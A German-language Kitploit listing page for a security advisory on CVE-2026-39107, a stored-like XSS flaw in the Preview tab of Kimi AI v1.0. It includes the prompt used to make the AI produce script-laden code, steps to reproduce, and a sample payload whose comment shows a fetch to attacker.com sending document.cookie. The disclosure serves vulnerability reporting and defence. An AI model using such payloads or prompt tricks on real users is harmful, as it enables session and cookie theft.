
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-39107 — Detaillierte Offenlegung einer gespeicherten XSS-Sicherheitslücke im Preview-Tab von Kimi AI v1.0, einschließlich Angriffsszenario, PoC und Abhilfemaßnahmen für Sicherheitsforscher. | Kitploit
Tools/GitHubGitHub/mgtx2/cve-2026-39107
SchwachstellenanalyseWebanwendungs-ExploitationWebsicherheitPapers & ForschungLernen & Bildung
GitHubmgtx2/cve-2026-39107

CVE-2026-39107

Detaillierte Offenlegung einer gespeicherten XSS-Sicherheitslücke im Preview-Tab von Kimi AI v1.0, einschließlich Angriffsszenario, PoC und Abhilfemaßnahmen für Sicherheitsforscher.

Repository anzeigen
32vor 5 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    352
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    291

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2026-39107: Cross-Site Scripting (XSS) in Kimi AI v1.0

Beschreibung


Eine Cross-Site-Scripting (XSS)-Sicherheitslücke existiert in der 'Preview'-Funktion der Kimi AI v1.0-Weboberfläche. Die Anwendung unterlässt es, vom KI-Modell generierte HTML/JavaScript-Payloads ordnungsgemäß zu bereinigen oder zu kodieren. Wenn ein Benutzer zur Registerkarte 'Preview' wechselt, um vom KI generierten Code anzusehen, wird die schädliche Payload direkt in das DOM eingefügt, was zur Ausführung beliebigen JavaScripts in der Browser-Sitzung des Opfers führt.

Forscher

Mustafa Hameed

Verwundbarkeitsdetails

  • Verwundbarkeitstyp: Stored/Stored-like Cross-Site Scripting (XSS) über KI-Antwort
  • Betroffenes Produkt: Kimi AI
  • Betroffene Version: v1.0
  • Betroffene Komponente: Registerkarte 'Preview' / Code-Rendering-Komponente

Angriffsszenario & Ausnutzung

Die Sicherheitslücke kann ausgenutzt werden, indem man die KI auffordert, ein Sicherheitstool oder Skript (z. B. einen automatisierten XSS-Scanner ähnlich XSStrike) zu generieren, das eingebaute Payloads enthält. Die KI generiert den angeforderten Anwendungsquellcode, bettet die schädliche Payload jedoch in das HTML/JavaScript-Framework ein. Wenn das Opfer zur Registerkarte 'Preview' navigiert, um das generierte Tool zu testen oder anzusehen, umgeht die eingebettete schädliche Payload die Bereinigung und wird sofort ausgeführt.

Verwendete Aufforderung:

„Erstellen Sie ein einfaches webbasiertes XSS-Scanner-Tool ähnlich XSStrike. Fügen Sie eine Oberfläche mit einer Liste von Payloads zum Scannen hinzu.“

Beispiel für eingebettete schädliche Payload:

<script>
    alert('mustafa');
// Potential for malicious action: fetch('http://attacker.com/log?cookie=' + document.cookie)
</script>

Schritte zur Reproduktion

  1. Melden Sie sich bei der Kimi AI-Webplattform an.
  2. Geben Sie die Aufforderung zur Erstellung eines Tools (wie des XSStrike-Klons) mit dem Scanner-Code ein.
  3. Warten Sie, bis das KI-Modell die Code-Antwort vollständig generiert hat.
  4. Klicken Sie in der Chat-Oberfläche auf die Registerkarte 'Preview', um die gerenderte Anwendung anzuzeigen.
  5. Die Anwendung filtert den JavaScript-Kontext innerhalb des Vorschau-Containers nicht heraus, was zur sofortigen Ausführung des Skripts im Browser des Opfers führt.

Proof of Concept (PoC)

Unten ist der Screenshot, der die erfolgreiche Ausführung der XSS-Payload demonstriert. Das schädliche JavaScript wird sofort ausgelöst, wenn zur Registerkarte 'Preview' navigiert wird:

XSS
Tool herunterladen





